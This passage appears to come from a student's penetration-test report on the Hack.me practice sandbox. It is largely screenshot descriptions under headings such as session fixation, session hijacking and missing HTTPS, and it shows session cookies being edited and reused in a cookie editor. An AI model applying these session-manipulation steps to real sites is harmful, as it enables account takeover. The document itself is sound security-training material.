This screenshot is identical to the one above, showing the same profile page and cookie editor interface. The "SIDME" cookie value has been changed to "123456" and the "Save" button in the cookie editor is highlighted.



3) SESSION FIXATION



The screenshot shows a Microsoft Edge browser window with three tabs: 'acuforum login', 'Hackme - About', and 'New Tab'. The 'About' tab is active, displaying the 'HACK-ME' logo and the word 'About'. Below this, there's a section titled 'General' which says 'Hack.me is a FREE, community based project powered by eLearnSecurity.' It also mentions that the platform is used for educational and research purposes. There are sections for 'Students', 'Penetration Testers', 'Universities', 'Web Developers', 'Researchers', and 'Script Kiddies'. A 'Your Safety' section explains the sandboxing process. The status bar at the bottom shows the date as 10-10-2021.


The screenshot shows a Microsoft Edge browser window with three tabs: 'acuforum login', 'Members Area', and 'New Tab'. The 'Members Area' tab is active, showing the 'HACKME' logo and the title 'Profile silent_123'. On the left, there's a sidebar with 'Your data:' (Account settings, Social), 'Become a developer!', and 'Security:' (email address, username, password). On the right, there's an 'Account settings' section with fields for First name ('silent'), Last name ('chora'), and Organization ('1234'). Below these are 'Save' and 'Cancel' buttons. The cookie editor sidebar is open, showing session cookies like _utma, _utmb, _utmc, _utmt, _utmx, SIDME, and uvt. A new cookie 'uvt' is being added with the value 'c94ae808-cfc0-429f-4831-40f909360d65'. The status bar at the bottom shows the date as 10-10-2021.

The screenshot shows the footer of the HackMe application. It includes links for 'Terms of Service', 'Developed, maintained and donated to the Community by eLearnSecurity', '© 2021 ALL Rights Reserved | Scroll to top', and a 'Bug or Ideas' button. The status bar at the bottom shows the date as 10-10-2021.


4) UNVALIDATED DIRECTS AND FORWARDS







5) SESSION HIJACKING




The image shows two side-by-side browser windows. Both windows have a 'Cookie Editor' sidebar open. The left window is for the URL <https://me.hack.me/member.php?page=index>. The right window is for the URL <https://me.hack.me/login>. In both editors, the 'SIDME' cookie is selected. Its value is identical in both cases:

```
gck23adu9k6fe3oi3faagt7llkiot6cpncpu4nosu7pf46k9mqijqr4b6pormc3ofbu98u0e5ind42f4vss61d330lf6eeaimspe3
```


The image shows two side-by-side browser windows. Both windows have a 'Cookie Editor' sidebar open. The left window is for the URL <https://me.hack.me/member.php?page=index>. The right window is for the URL <https://me.hack.me/member.php>. In both editors, the 'SIDME' cookie is selected. Its value is identical in both cases:

```
gck23adu9k6fe3oi3faagt7llkiot6cpncpu4nosu7pf46k9mqijqr4b6pormc3ofbu98u0e5ind42f4vss61d330lf6eeaimspe3
```


6) HTTPS IS NOT ENABLED



7) SENSITIVE DATA EXPOSURE WITH POST METHOD




8) UNWANTED SERVICES RUNNING ON THE SERVER






